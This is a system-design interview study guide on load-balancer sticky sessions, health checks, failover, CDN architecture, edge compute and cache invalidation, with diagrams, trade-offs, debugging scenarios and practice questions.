Topic 6.4 — Sticky Sessions

1. Why Interviewers Ask This

It's a judgment probe wearing a feature's clothes: interviewers want you to explain how stickiness works — then push you to say *why stateless + shared store usually beats it*.

2. Core Concept

Sticky sessions (session affinity) route the same client to the same backend every time — because that backend holds in-memory state (session, cache, WebSocket, local shopping cart). Mechanisms: **cookie-based** (LB injects **AWSALB**-style cookie → exact backend mapping; L7 only), **IP-hash** (L4-friendly; breaks with NAT/mobile), **consistent hashing on a key** (userID → shard; the legitimate modern use).

3. Internal Working

Cookie flow: first request → LB picks backend by normal algorithm → sets cookie encoding backend identity (encrypted/duration-limited) → subsequent requests carry cookie → LB routes accordingly, *bypassing* load-based choice. IP-hash: $\text{hash}(\text{srcIP}) \bmod N$ — instantly skewed by corporate NATs (one IP = 10k users) and remaps ~everyone when N changes (unless consistent hashing: only ~1/N keys move).

4. Packet Flow Explanation

```
req1: client -> LB -> (least-conn pick) -> B2 ; resp + Set-Cookie: srv=B2
req2..n: cookie srv=B2 -> LB routes to B2 regardless of B2's load
B2 dies: LB detects (health check) -> rehomes client to B4
        -> B4 has no session -> user logged out / cart empty
        (unless sessions replicated or external) <- THE core weakness
Autoscaling in: new B5 gets only NEW clients; existing load stays skewed.
```

5. ASCII Diagram

sticky: c1 ~~~~ B1 [c1's session] c2 ~~~~ B2 [c2's session] c3 ~~~~ B2 [c3's session] B2 dies => c2,c3 lose state load skew, painful deploys	stateless + shared store: c1 --\ /-> any backend c2 ---+> LB ->+> any backend c3 --/ \-> any backend ____ session in Redis/JWT ____/ any backend dies: nobody notices
--	---

6. Real Production Example

Legacy Java estates (session-in-Tomcat) ran on sticky ALBs for years — and their operational pain (draining nodes for deploys took hours; scale-in lost carts) is exactly why the industry norm became external session stores (Redis/Memcached) or signed cookies/JWT. Remaining *legitimate* stickiness:

WebSocket servers (connection is inherently stateful), stateful shards/caches via consistent hashing (e.g., routing by userID to a cache-warm shard — done deliberately at Slack/Discord-scale systems).

7. Advantages

- Zero-cost session reads (local RAM); cache locality (per-user hot data); required for connection-oriented protocols; no shared-store dependency.

8. Trade-offs

- Backend death = state loss for its users; load skew (long-lived heavy users pool up); autoscaling ineffective for existing traffic; deploys need long drains; cookie stickiness breaks with cookie-blocking clients; IP stickiness breaks with CGNAT/mobility.

9. Common Mistakes

- Reaching for stickiness to “fix” an app that keeps state in memory — treating the symptom; interviewers want you to name the stateless refactor.
- IP-hash behind another proxy/CDN (all traffic from few CDN IPs → one backend gets everything).
- Assuming stickiness survives backend replacement (it doesn't; plan session durability separately).

10. Performance Impact

Local session read ~100ns vs Redis ~0.5–1ms — real but rarely decisive; the availability/elasticity costs usually dominate. Consistent-hash locality can cut cache-store QPS by 10× — the quantified defense of *deliberate* affinity.

11. Common Interview Questions

1. How do sticky sessions work at L4 vs L7?
2. What breaks when a sticky backend dies / you deploy / you autoscale?
3. Alternatives, and when is affinity actually right?

12. Follow-up Questions

- “Consistent hashing vs cookie stickiness — different problems?” → cookie: session continuity per client; consistent hashing: deterministic key → shard placement surviving topology change; the latter is architecture, the former is usually a crutch.
- “How do you drain a sticky backend for deploy?” → stop new assignments, wait for sessions to expire/migrate (hours!) — vs stateless: drain in seconds. This contrast is the interview punchline.

13. Debugging Scenarios

- One backend OOMs repeatedly while others idle → stickiness + heavy-user skew; check per-backend session counts.
- Users randomly logged out during scale-in events → affinity to terminated instances; move sessions to Redis or enable session replication as stopgap.

14. Best Practices

- Default: stateless services + external session store or signed-cookie sessions; use short sticky durations only as migration bridge.
- If affinity is required (WebSockets, shards): consistent hashing, explicit rebalancing story, per-node session budgets, graceful drain protocol.

15. Practice Questions

1. Migrate a sticky-session monolith to stateless without a big bang. (Dual-write sessions to Redis, read-through fallback to local, shrink sticky TTL, then disable affinity.)
2. Chat service, 1M WebSockets across 50 nodes. Node #17 must be replaced. Design the migration. (Drain: stop new conns, send reconnect-hints in-protocol with jitter, clients reconnect through LB to remaining nodes, presence state in shared store.)

Topic 6.5 — Health Checks

1. Why Interviewers Ask This

Health checking is where availability is actually won or lost: bad health checks cause *self-inflicted* outages (mass-unhealthy cascades) — a scenario interviewers deliberately set up.

2. Core Concept

Health checks decide the LB's routing set. Types: **active** (LB probes endpoint every N sec: TCP open / HTTP GET /healthz expecting 200) and **passive** (outlier detection: watch real traffic for 5xx/timeouts, eject misbehaving backends). Semantics split (Kubernetes vocabulary, now industry-standard): **liveness** ("restart me if stuck"), **readiness** ("route traffic to me?"), **startup** (grace during boot).

3. Internal Working

Active check state machine: `healthy --(fail_threshold consecutive fails)--> unhealthy --(success_threshold passes)--> healthy`. Detection time $\approx$ interval $\times$ fail_threshold (e.g. 10s $\times$ 3 = 30s worst case). Passive/outlier: eject on consecutive 5xx or latency percentile deviation, with max-ejection-percent cap (Envoy: default cap 10%) so you never eject the whole fleet — this cap is *the* detail that prevents cascade disasters.

4. Packet Flow Explanation

```
LB: every 10s -> GET /healthz on each backend (separate conns! bypasses
    normal pools - a backend can pass checks yet fail real traffic)
B3: deadlocked threadpool -> /healthz times out x3 -> ejected at ~30s
    meanwhile passive detection saw B3's real-request timeouts at ~2s
    and pre-ejected it => passive catches what active misses, faster.
Recovery: B3 restarts -> startup probe grace -> readiness passes ->
    slow-start ramp (LB sends it 10%->100% over 60s, avoiding cold-cache hammering)
```

5. ASCII Diagram

```

deep vs shallow checks:
/healthz (shallow): "process up, event loop alive"      -> for LIVENESS
/ready (medium): "deps connected, caches warm,         -> for READINESS
                  not overloaded, not draining"
DANGER (deep-check trap): /healthz checks DB ->
DB blips 5s -> ALL backends report unhealthy -> LB ejects ALL ->
total outage from a blip. Rule: liveness NEVER checks dependencies;
readiness may - with damping + eject caps.

```

6. Real Production Example

This exact cascade (shared dependency in health check → fleet-wide ejection) features in public postmortems across the industry and is why Envoy defaults “panic threshold”: if >50% of a cluster looks unhealthy, ignore health checks and route to everyone (better degraded than dead). Kubernetes’ three-probe model exists because early users put DB checks in liveness probes and got restart storms.

7. Advantages

- Automatic failure removal in seconds (vs minutes for DNS); enables zero-downtime deploys (readiness gating during rollout); slow-start protects cold instances.

8. Trade-offs

- Check traffic itself costs ($N \text{ LBs} \times M \text{ backends} \times \text{frequency}$ — at scale this is real QPS); false positives eject healthy capacity during load spikes (health timeout < overloaded response time → death spiral: eject → more load on rest → more ejections); checks test the *check path*, not necessarily user paths.

9. Common Mistakes

- Deep dependency checks in liveness probes (restart storms) or fleet-shared deps in readiness (mass ejection).
- Health endpoint doing real work (DB query per probe × every LB × 5s = accidental load).
- Detection-time math ignored: “we have health checks” but $\text{interval} \times \text{threshold} = 90\text{s}$ of full errors.
- No slow-start: recovered instance gets full traffic on cold caches/JIT → immediately unhealthy again (flapping).

10. Performance Impact

Availability math: with 30s detection and 10 backends, one backend hard-down costs ~10% errors × 30s per incident. Passive detection cuts this to ~seconds. Panic thresholds/eject caps bound the worst case. These numbers turn “add health checks” into engineering.

11. Common Interview Questions

1. Liveness vs readiness vs startup — and what belongs in each.
2. Design health checking so a DB outage doesn’t take down the stateless tier.
3. Active vs passive checks — why you want both.

12. Follow-up Questions

- “What should /ready return during graceful shutdown?” → non-200 *first* (drain), keep serving in-flight, then exit — ordering matters for zero-downtime deploys.
- “How do you avoid thundering recovery?” → slow-start/warmup weighting, jittered re-add.

13. Debugging Scenarios

- Flapping backend (healthy ↔ unhealthy every minute) → check timeout too close to p99 under load; raise timeout, add damping.
- Deploy causes 30s of 503s → readiness gate passes before app truly warm, or drain not honored; verify preStop/drain sequencing vs LB deregistration delay.

14. Best Practices

- Liveness: trivial self-check. Readiness: local resources + drain state; shared deps only with caps/panic thresholds. Separate endpoint from real traffic but *also* enable passive outlier detection.
- Tune the triangle: interval × threshold = detection time vs false-positive rate; add slow-start on re-add.

15. Practice Questions

1. Compute worst-case error volume: 20 backends, one dies, checks every 15s × 3 fails, 2000 rps. (~5% of 2000 rps × 45s ≈ 4,500 failed requests; then propose passive ejection to cut it ~10×.)
2. Write the /ready logic (pseudocode) for a service with Redis (cache, optional) and Postgres (critical): which failures flip readiness and why. (Postgres down → not ready *with hysteresis* + *cap awareness*; Redis down → still ready, degrade to slow path.)

Topic 6.6 — Failover

1. Why Interviewers Ask This

“What happens when X dies?” is the interviewer’s favorite pointer at every box in your diagram. Failover is the composite answer: detection + redirection + state + capacity, at each tier.

2. Core Concept

Failover = automatic redirection from failed to healthy components, layered by blast radius: - **Backend fails** → LB health checks reroute (seconds). - **LB node fails** → LB fleet behind ECMP/anycast, or VIP moves (VRRP/GARP) (sub-second to seconds). - **Zone fails** → multi-zone LB targets (seconds). - **Region fails** → DNS/GSLB or anycast steering (minutes — Module 5). Patterns: active-active (all serve; capacity headroom N+1) vs active-passive (standby; promotion step; risk of “stale standby”).

3. Internal Working

The three hard sub-problems interviewers drill into: 1. **Detection** — health checks, BGP withdrawal, lease/heartbeat expiry; trade speed vs false positives (split brain!). 2. **Redirection** — connection-level (LB reroutes new conns; existing conns *die* and clients must retry) vs routing-level (anycast reconverges) vs DNS (TTL decay). 3. **State** — stateless tiers fail over trivially; databases need replication + promotion (sync vs async = RPO>0 question) and fencing to prevent split brain (only one writer!).

4. Packet Flow Explanation

Zone failover timeline (realistic, tell it like this):

```
t=0      AZ-a networking dies. In-flight requests to AZ-a: hang/reset.
t=0-5s   clients/L7 retries mask some failures (retry budget!)
t=5-30s  LB health checks eject all AZ-a targets; new conns -> AZ-b/c
t=30s+   AZ-b/c absorb +50% load each => THIS is why you run <=66%
          utilization per zone (capacity is a failover feature)
DB tier: async replica in AZ-b promoted (RPO: last N ms of writes lost),
          fencing token invalidates old primary, clients re-resolve/reconnect.
```

5. ASCII Diagram

```
blast radius ladder & mechanism & speed:
process    supervisor restart      ms-s
backend    LB health check         s      <- capacity headroom!
LB node     ECMP/anycast/VRRP       sub-s..s
zone        multi-AZ LB targets     s-30s
region      DNS/GSLB or anycast     30s-min <- + data replication story
Split brain guard: leases + fencing tokens; only one writer, ever.
```

6. Real Production Example

AWS multi-AZ RDS: synchronous standby, DNS-name flip on failover (~60–120s; clients must re-resolve — ties to Module 5's pooled-connection trap). Route53 + health checks for region failover is the textbook GSLB. Google/Cloudflare regional failover is largely anycast withdrawal — traffic re-routes at BGP speed.

7. Advantages

Automated failover converts hardware/zone mortality into brief latency blips; layered mechanisms keep blast radii independent.

8. Trade-offs

- Capacity cost: surviving N-1 zones at peak means permanent headroom (~33%+ over-provisioning for 3 AZs).
- False-positive failovers cause outages themselves (flappy detection, split brain).
- Async replication = data-loss window (RPO); sync = latency + availability coupling. There is no free lunch — say the CAP-flavored trade explicitly.
- Failover code is the least-tested code in most systems → drills (chaos engineering) are part of the design.

9. Common Mistakes

- Failover plans that assume *clean* failure (crash) — real failures are gray: slow, partial, flapping. Design for “degraded” not just “dead.”
- Forgetting in-flight connections die: failover ≠ transparent; clients need retry logic with idempotency.
- Standby that was never exercised (config drift, cold caches, expired creds) — “the standby always fails the first real failover.”
- No fencing → two primaries → data corruption (worse than downtime).

10. Performance Impact

Quantify per tier: backend failover $\approx$ detection(5–30s) $\times$ error-rate share; regional $\approx$ minutes + RPO. Retry budgets mask short failovers entirely — but unbounded retries turn failover into a retry storm (Module 10). Post-failover latency is elevated (cold caches, TCP slow start on new conns) — mention the *recovery tail*.

11. Common Interview Questions

1. Walk failure of: one pod, one LB node, one AZ, one region — mechanism and user impact for each.
2. Active-active vs active-passive for a database — RPO/RTO trade-offs.
3. How do you prevent split brain during failover? (Quorum, leases, fencing tokens.)

12. Follow-up Questions

- “How do existing TCP connections experience an anycast failover?” $\rightarrow$ mid-flow route change lands packets at a site without the connection state $\rightarrow$ RST/timeout; clients reconnect; QUIC connection IDs mitigate.
- “How do you *test* failover?” $\rightarrow$ game days, chaos (kill zones in staging + prod drills), automated standby validation.

13. Debugging Scenarios

- Failover “worked” but users saw 10 min of errors $\rightarrow$ pooled connections to dead endpoints never re-resolved DNS; fix client re-resolve + server-side RST on old primary.
- After AZ failover, healthy zones degrade $\rightarrow$ insufficient headroom; load shedding kicks in (or should) — capacity, not code.

14. Best Practices

- Health-check-driven LB failover for speed; DNS/GSLB for coarse geography; both layered.
- Run every tier at failover-capable utilization; make retry budgets + idempotency keys standard; drill failovers quarterly; fencing for anything with a single-writer invariant.

15. Practice Questions

1. Design failover for a payment API: 3 regions, Postgres primary in one. Give RTO/RPO per failure class and where you accept data loss vs downtime. (Expected: sync replication in-region, async cross-region; region loss $\rightarrow$ promote with bounded RPO or hold writes: business decision — say it's a business decision.)
2. Your LB tier is 4 boxes behind ECMP. One silently corrupts 1% of packets (gray failure). Why doesn't failover trigger, and what detection would catch it? (Health checks pass; need passive/end-to-end canary probes + per-path error attribution.)

MODULE 6 — One-Page Cheat Sheet

L4 vs L7	L4: per-CONNECTION, 4-tuple hash, no payload, line-rate, DSR possible, protocol-agnostic. gRPC imbalance trap! L7: terminate+parse, per-REQUEST route/retry/pool/observe, CPU cost, XFF/PROXY for client IP. Layer them: L4 -> L7.
REV PROXY	ingress intermediary: TLS, buffering (slow-client isolation), pooling, cache. 3 timeout families; hop-by-hop headers; 502=upstream fail, 504=upstream timeout, 60s stream trap
API GATEWAY	API policy: authn(JWT local verify), per-key rate limits, transforms, BFF aggregation. Keep THIN. North-south only; mesh handles east-west.
STICKY	cookie(L7)/IP-hash(L4, NAT skew)/consistent-hash(legit shards) node death=state loss; prefer stateless + Redis/JWT
HEALTH	liveness(self only!) readiness(deps w/ caps) startup detection = interval x threshold; passive outlier ejection; eject cap + panic threshold prevent self-inflicted outage; slow-start on recovery; shared-dep check = mass-eject bomb
FAILOVER	ladder: LB(s) -> AZ(s-30s) -> region(DNS, min) ; headroom! gray failures, fencing vs split-brain, drill the standby, in-flight conns die -> retries + idempotency required
NUMBERS	L4 ~10-100x L7 throughput L7 +~1ms detection 15-45s typ 3-AZ headroom ~33% Envoy eject cap 10% / panic 50%

MODULE 6 — Top Interview Questions

1. L4 vs L7: what each sees, costs, and when you're *forced* into each.
2. gRPC behind an NLB is imbalanced — mechanism + three fixes.
3. Health-check design such that a DB blip can't eject your whole fleet.
4. Walk a zone failure end-to-end with a realistic timeline and capacity math.
5. Sticky sessions: how, what breaks, the stateless alternative, and the one legitimate modern use (consistent-hash sharding / WebSockets).
6. LB vs reverse proxy vs API gateway vs service mesh — one diagram.
7. How does the client IP survive L4 vs L7 (DSR / PROXY protocol / XFF trust chain)?
8. How do LBs themselves scale and fail over (ECMP, anycast, consistent hashing, VRRP)?

MODULE 6 — Common Mistakes

- Cargo-cult “LB box” with no layer, timeout, or failure story.
- Deep health checks on shared deps; detection math never computed.
- Stickiness as a fix for stateful apps; IP-hash behind CDNs.
- Retries without budgets/idempotency (failover → retry storm).
- Ignoring the LB → backend hop (pools, keep-alive, timeout alignment).
- Standby never drilled; no fencing; assuming failover is invisible to clients.

MODULE 6 — Mock Interview (15 min)

Q1. “Design the ingress path for a 100k-RPS API across 3 AZs.” *Strong answer:* anycast/NLB (L4, ECMP-scaled) → Envoy/ALB tier (L7: TLS, routing, retries with budget, outlier detection) → services; per-AZ target groups with cross-zone off (or on — argue cost vs skew); readiness-gated deploys; capacity 66%/AZ; client IP via PROXY → XFF chain; numbers for detection times and headroom.

Q2. “During a dependency brownout, your fleet started mass-restarting. Postmortem cause?” *Strong answer:* dependency check wired into *liveness* probes → orchestrator restarted healthy pods (restart storm), cold caches worsened brownout → death spiral; fixes: liveness=self-only, readiness with eject caps/panic threshold, backoff on restarts, load shedding at the edge.

Q3. “Your canary backend gets 0 traffic behind the LB despite weight 10%. Why?” *Strong answer:* long-lived h2/gRPC connections pinned to old backends (per-connection balancing at L4, or L7 with conn reuse and no rebalance) → set MAX_CONNECTION_AGE / connection churn, or per-request L7 weighting; verify with per-backend active-conn and new-conn metrics.

MODULE 7 — CDN

The CDN is the first box in almost every internet-facing design. Interviewers test whether you know what it actually does (much more than “caches images”), how invalidation really works, and the cache-header contract you own as a backend engineer.

Topic 7.1 — CDN Architecture

1. Why Interviewers Ask This

“Add a CDN” is easy to say; interviewers immediately probe: what’s inside a PoP, how does a miss flow to origin, what’s tiered caching, what benefits apply to *dynamic* (uncacheable) traffic? That last one separates seniors.

2. Core Concept

A CDN is a globally distributed fleet of proxy/cache servers (**edge PoPs**) placed near users. Requests hit the nearest edge (via DNS/anycast steering — Module 5.5). Cache hit → served in ~5–30ms. Miss → fetched through the CDN’s backbone to your **origin**, cached per your headers, then served. Beyond caching: TLS termination near users, TCP/QUIC optimization, DDoS absorption, WAF, edge compute.

3. Internal Working

- **PoP internals:** L4 balancer → cache servers sharded by consistent-hash-on-URL (each object lives on 1–2 machines per PoP, not all); hot-object replication for celebrities/flash sales; RAM for hot, NVMe for warm.
- **Tiered caching:** edge miss → *regional/shield* parent PoP → origin. Shields collapse thousands of edge misses into few origin fetches.
- **Request coalescing** (a.k.a. collapsed forwarding): 10k concurrent misses for the same URL → 1 origin fetch, 9,999 waiters. The anti-thundering-herd primitive — name it.
- **Origin connectivity:** long-lived warm connections over the CDN’s private backbone (premium: dedicated fiber, e.g. Cloudflare Argo, Akamai SureRoute) — often faster than the public internet route.

4. Packet Flow Explanation

```
user(Tokyo) GET /product/42.jpg
1. DNS/anycast -> Tokyo PoP edge (RTT ~5ms)
2. TLS terminates at edge (session resumption; h3)
3. cache key = host+path(+vary) -> consistent hash -> cache node C7
4. C7: HIT (fresh) -> serve. total ~10-20ms. origin untouched.
   C7: MISS -> coalesce check -> fetch via shield PoP (Osaka)
       shield MISS -> warm backbone conn -> origin (Virginia, 150ms)
       -> store per Cache-Control at shield + edge -> serve
       first user pays ~200ms; the next million pay ~10ms.
Dynamic /api/cart (no-store): still edge-terminated TLS + warm
backbone to origin => saves 1-2 RTTs of handshakes + slow start.
```

5. ASCII Diagram

```

users ---5ms---> [EDGE PoPs x300]---(consistent hash cache nodes)
                  | miss
                  v
            [SHIELD/REGIONAL PoP] <- collapses misses
                  | miss (warm, long-lived conns, private backbone)
                  v
            [ORIGIN + LB]
hit ratios: edge ~85-95%, +shield => origin sees ~1-5% of traffic

```

6. Real Production Example

- Netflix **Open Connect**: their own CDN — OCA appliances *inside ISP networks*, filled during off-peak with predicted content; >90% of Netflix bits never touch the public internet core.
- Cloudflare: ~300+ anycast PoPs; same fleet does CDN+WAF+DNS+Workers.
- Akamai: ~4,000 deep-in-ISP locations (DNS-steered) — contrast of “few big anycast sites” vs “many deep sites” architectures is interview-worthy.

7. Advantages

- Latency: physics — content 5ms away vs 150ms; TLS/TCP handshakes near user; warmed backbone.
- Origin offload: 95%+ traffic reduction; survives flash crowds.
- Availability: serve-stale on origin down; DDoS absorbed across global capacity (Tbps).

8. Trade-offs

- Consistency: cached = possibly stale; invalidation is *the* hard problem (7.3).
- Cost per GB egress; complexity of debugging through another company’s black box.
- Cache-key subtleties (query strings, Vary) cause both leaks (wrong user’s data cached!) and fragmentation (0% hit ratio).
- Long-tail content: massive catalogs with flat popularity get poor hit ratios (why Netflix pre-positions by prediction).

9. Common Mistakes

- “CDN is only for static files” — edge TLS + backbone + h3 accelerate *dynamic APIs* too (20–40% latency cuts with zero caching).
- Ignoring the thundering-herd-on-expiry problem (no coalescing/stale-while-revalidate → origin dies at TTL boundaries).
- Caching personalized responses (missing `private` / `no-store`) — the classic “user A saw user B’s account page” incident.

10. Performance Impact

Typical numbers to quote: cache hit TTFB 10–30ms vs origin 100–400ms; origin egress ~90–99%; global p95 page load ~30–60%. Dynamic-only acceleration: ~1 to ~2 RTTs per connection + better congestion behavior on the backbone.

11. Common Interview Questions

1. Walk a request through a CDN: hit and miss paths, tiered caching, coalescing.
2. How does a CDN help uncacheable API traffic?
3. Push vs pull CDN? (Pull: cache-on-miss — the default. Push/pre-position: for predictable heavy content — Netflix, game releases.)

12. Follow-up Questions

- “How does the PoP avoid every cache node storing every object?” → consistent hashing on cache key within the PoP; hot-object replication as exception.
- “Origin is down — what can the CDN do?” → serve-stale (`stale-if-error`), static fallback pages, failover origins.
- “How would you build a mini-CDN?” → anycast or geo-DNS + NGINX cache shards + consistent hashing + coalescing + purge bus — expect this as a full design question.

13. Debugging Scenarios

- Low hit ratio: inspect cache-key config (query-string handling), `Vary` explosion (`Vary: Cookie` = per-user keys!), TTLs too short, catalog too long-tail.
- Users in one country slow: steering sending them to a far PoP (Module 5.5 debugging), or that PoP's shield/origin path degraded — use CDN per-PoP analytics + `CF-Ray` / `X-Served-By` headers to localize.

14. Best Practices

- Enable shield/tiered caching + request coalescing; keep origin behind the CDN only (block direct access — attackers bypass your WAF otherwise; allowlist CDN IPs / origin auth headers).
- Design cache keys deliberately: normalize query params, avoid `Vary: Cookie`.
- Use origin failover + serve-stale as an availability layer, not just performance.

15. Practice Questions

1. Flash sale: 5M users hit /drop at 10:00:00. Design the CDN strategy so origin sees <100 QPS. (Pre-warm, long TTL + SWR, coalescing, static-page fallback, queue page at edge.)
2. Your API p50 improved only 5% after CDN despite 90% “hit ratio.” Why might the metric mislead? (Hits on tiny assets; the slow calls are dynamic/no-store; hit ratio by request count vs by latency-weighted value.)

Topic 7.2 — Edge Servers & Edge Compute

1. Why Interviewers Ask This

“What runs at the edge?” has expanded from caches to programmable platforms (Cloudflare Workers, Lambda@Edge, Fastly Compute). Design rounds increasingly include “what would you move to the edge?”

2. Core Concept

An edge server is the CDN machine terminating the user's connection: TLS endpoint, HTTP cache, protocol translator (user $\leftrightarrow$ h3, origin $\leftrightarrow$ h1/h2), and increasingly a compute runtime (JS isolates/WASM) executing your logic at all 300 PoPs with ~0ms cold start (isolates, not containers — V8 isolate model is a differentiating detail).

3. Internal Working

- Connection duality: user-side (short RTT, TLS 1.3/h3, resumption) and origin-side (long-lived pooled h2, backbone routing).
- Edge compute constraints: milliseconds CPU budget, no local disk, KV/state via eventually-consistent global stores (Workers KV) or single-location strong stores (Durable Objects) — the consistency trade is the interview meat.
- Typical edge logic: authn token verify, A/B assignment, redirects/rewrites, bot filtering, image resizing, personalization assembly over cached fragments.

4. Packet Flow Explanation

```

user -> edge: TLS(resumed) + h3
edge worker runs (0.1-3ms):
- verify JWT signature (public key cached at edge)
- normalize URL, choose variant (A/B cookie)
- cache lookup with rewritten key
HIT: serve personalized-assembled response entirely from edge
MISS: fetch origin with coalescing; transform response; cache fragments
Result: authenticated, personalized responses with ZERO origin RTTs
for the cacheable 95%.

```

5. ASCII Diagram

```

      [ EDGE POP ]
user ->| TLS | worker(JS/WASM isolate) | cache | -> origin (only on miss)
      |      | authn, rewrite, A/B,      |      |
      |      | compose fragments         |      |
state: | KV (global, eventual) | Durable Object (single-home, strong) |
rule:  edge = latency-sensitive, logic-light; origin = source of truth

```

6. Real Production Example

- Cloudflare Workers powers auth-at-edge and full apps;
- Lambda@Edge commonly rewrites/authorizes S3/CloudFront requests (signed cookies, paywalls);
- Fastly's instant-purge + VCL made Reddit/NYT-style "cache HTML, purge on edit" architectures possible.

7. Advantages

- Sub-10ms user-perceived logic worldwide without deploying servers to 300 sites; origin offload extends to *logic*, not just bytes; blast-radius isolation (edge handles junk traffic before origin).

8. Trade-offs

- State at edge is the hard part: global-eventual or single-home-strong — no free strongly-consistent global writes (physics).
- Debugging/observability across 300 locations; vendor lock-in (proprietary runtimes); CPU/memory limits preclude heavy work.
- Another deploy surface with its own failure modes (a bad edge config = instant global outage — several famous CDN incidents were exactly this).

9. Common Mistakes

- Moving database-dependent logic to the edge (every request still round-trips to a central DB — you moved nothing but added a hop).
- Treating edge KV as a database (eventual, seconds-lag propagation).
- No canary/staged rollout for edge code — global blast radius.

10. Performance Impact

Auth verify at edge vs origin round trip: ~100–300ms for far users. Fragment assembly at edge can make personalized pages ~fully cacheable (hit ratios 30% → 90%). Numbers like these justify the architecture in interviews.

11. Common Interview Questions

1. What logic would you move to the edge, and what must stay at origin?
2. How do Workers achieve ~0ms cold starts vs Lambda's? (V8 isolates sharing a process vs microVM per function.)
3. How do you do personalization without killing cache hit ratio? (Edge composition: cache shared fragments, inject user bits at edge.)

12. Follow-up Questions

- “Where do you store a rate-limit counter for edge enforcement?” → per-PoP approximate + async global sync, or Durable-Object-style single-home per key — accuracy vs latency again.
- “How do you deploy edge code safely?” → versioned, percentage rollout by PoP/req-hash, instant rollback, config-as-code review (cite CDN config-push outages as motivation).

13. Debugging Scenarios

- Edge worker latency spikes in one region only → that PoP overloaded or its KV replica lagging; check per-PoP metrics, **CF-Ray** decoding.
- Auth randomly fails for ~1 min after key rotation → edge public-key cache TTL; overlap keys (kid) during rotation.

14. Best Practices

- Edge for: verify (not issue) tokens, route, rewrite, compose, filter. Origin for: transactions, source-of-truth writes.
- Keep edge logic dependency-free on the hot path; strict CPU budgets; staged global rollouts.

15. Practice Questions

1. Design edge-based payroll: JWT in cookie, verified at edge, cached article HTML, entitlement changes must apply <60s. (Edge verify + short-TTL entitlement claims or KV check with 60s TTL; purge on change.)
2. Which of these belongs at edge: password check, image resize, cart checkout, geo-blocking, feed ranking? Justify each in one line.

Topic 7.3 — Cache Invalidation

1. Why Interviewers Ask This

“There are only two hard things in computer science...” — interviewers use invalidation to test whether you can reason about consistency windows, purge mechanics at 300 PoPs, and design content addressing that sidesteps the problem entirely.

2. Core Concept

Three strategies, in order of preference: 1. **Immutable + versioned URLs** (cache busting): `app.3f2a1c.js`, TTL=1 year, `immutable`. New deploy = new URL. *Never invalidate; change the pointer* (the HTML referencing it has short TTL). The gold standard for static assets. 2. **TTL expiry**: passive staleness bound; pair with `stale-while-revalidate` for smooth refresh. 3. **Active purge**: tell the CDN to drop keys — by exact URL, prefix, or **surrogate keys/cache tags** (tag every response with entity IDs: `product-42`; on product update, purge tag `product-42` → all pages containing it vanish everywhere). This is the industry answer for HTML/API caching.

3. Internal Working

Purge propagation: API call → CDN control plane → broadcast to all PoPs (pub/sub over their backbone) → each PoP tombstones/deletes matching keys. Fastly's famous ~150ms global purge = purge messages race over dedicated infrastructure; many CDNs take seconds-minutes for path/wildcard purges (metadata scans). Soft purge marks stale (revalidate on next hit) vs hard purge deletes (next hit = full miss — herd risk!).

4. Packet Flow Explanation

```
CMS: editor saves article 87
1. origin emits purge: POST cdn/purge {surrogate-key: article-87}
2. control plane fans out to 300 PoPs (~150ms..s)
3. edge marks all objects tagged article-87 STALE (soft purge)
4. next request per PoP: serve-stale + async revalidate (SWR) ->
   conditional GET w/ ETag -> 304 or new body -> cache refreshed
consistency window: purge-latency + per-PoP revalidation ≈ seconds
vs TTL-only: window = full TTL (minutes/hours)
```

5. ASCII Diagram

strategy	consistency window	origin load	use for
versioned URL	0 (new URL)	deploy-time only	JS/CSS/images
TTL(+SWR)	<= TTL	smooth	semi-static, APIs
tag purge	~seconds	burst on purge	HTML, catalogs
no-store	0 (never cached)	100%	personal/secure
anti-herd on purge: SOFT purge + SWR + coalescing (never a hot key without a warm plan)			hard-purge

6. Real Production Example

- News sites (NYT-class): cache full article HTML with surrogate keys; editor hits save → tag purge → world sees the correction in seconds; origin also survives breaking-news traffic entirely from cache.
- E-commerce: product pages tagged by SKU; price change purges thousands of listing/detail pages via one tag.
- Every modern frontend build pipeline: hashed filenames + far-future immutable (the reason you can set TTL=1yr fearlessly).

7. Advantages

Versioning: perfect consistency + perfect cacheability simultaneously (dodges the CAP-flavored trade). Tag purge: near-real-time correctness with hit ratios intact. SWR: users never wait on revalidation.

8. Trade-offs

- Purge is a *distributed delete* — eventual by nature; windows exist; failed purge to one PoP = long-tail staleness (idempotent re-purge + TTL backstop!).
- Tag systems need discipline: every response must emit correct tags (miss one → permanent staleness bug).
- Hard purge of hot keys = self-DDoS at origin (thundering revalidation).
- Wildcard purges are slow and often quota-limited.

9. Common Mistakes

- Purge-as-primary-consistency with no TTL backstop (“we purge, so TTL=∞” → one lost purge = stale forever).
- Cache-busting via query string (`?v=2`) — some caches ignore query strings by config; path-based hashes are safer.
- Purging then immediately mass-warming manually (self-herd) instead of SWR/soft purge.
- Forgetting browser caches: CDN purge doesn’t touch what’s already in users’ browsers — only short browser TTL or versioned URLs handle that (KEY distinction: you can purge your CDN, you can *never* purge browsers).

10. Performance Impact

Versioned assets: ~100% hit ratio, zero consistency cost. Tag-purge architectures let you cache previously “uncacheable” HTML → origin ~90% with seconds-level freshness. Quantify the browser-cache caveat: users mid-session keep old JS until reload — plan API backward compatibility across one version.

11. Common Interview Questions

1. How do you invalidate across 300 PoPs, and what's the realistic consistency window?
2. Design caching for a news site where corrections must appear in <10s.
3. Why are versioned URLs superior for static assets? What still needs purging? (The short-TTL HTML pointer.)

12. Follow-up Questions

- “Soft vs hard purge?” → stale-mark + revalidate vs delete; herd implications.
- “How do surrogate keys work internally?” → PoPs maintain tag → keys index; purge-by-tag walks the index (that upkeep is why tags cost extra/have limits).
- “How do you invalidate what's in users' browsers?” → you can't; version the URL or keep browser TTL short + ETag revalidation.

13. Debugging Scenarios

- “Purged but users still see old content”: browser cache (no CDN involvement), other cache layers (service worker!, corporate proxy), purge succeeded on tag but response wasn't tagged, or a second CDN/shield layer retained it. Check `Age`, `X-Cache`, `CF-Cache-Status` headers hop by hop.
- Stale for exactly some users: one PoP missed the purge → re-purge (idempotent), verify with per-PoP debug requests.

14. Best Practices

- Static: hashed URLs + `max-age=31536000, immutable`. HTML/APIs: short TTL + SWR + tag purge. Always a TTL backstop under purge-based systems.
- Emit surrogate keys from the data layer automatically (every entity render adds its tag) — humans forget.
- Purge pipeline: async, retried, idempotent, monitored (purge lag as an SLO).

15. Practice Questions

1. Product catalog: 10M pages, price updates 100/s, freshness SLO 30s, origin can take 500 QPS. Design TTL/purge/SWR mix and compute origin revalidation load.
2. A bad deploy shipped broken JS with `max-age=1yr, immutable`. Walk the recovery. (You can't purge browsers → ship new hashed filename in new HTML + purge the *HTML*; incident lesson: HTML TTL must stay short.)

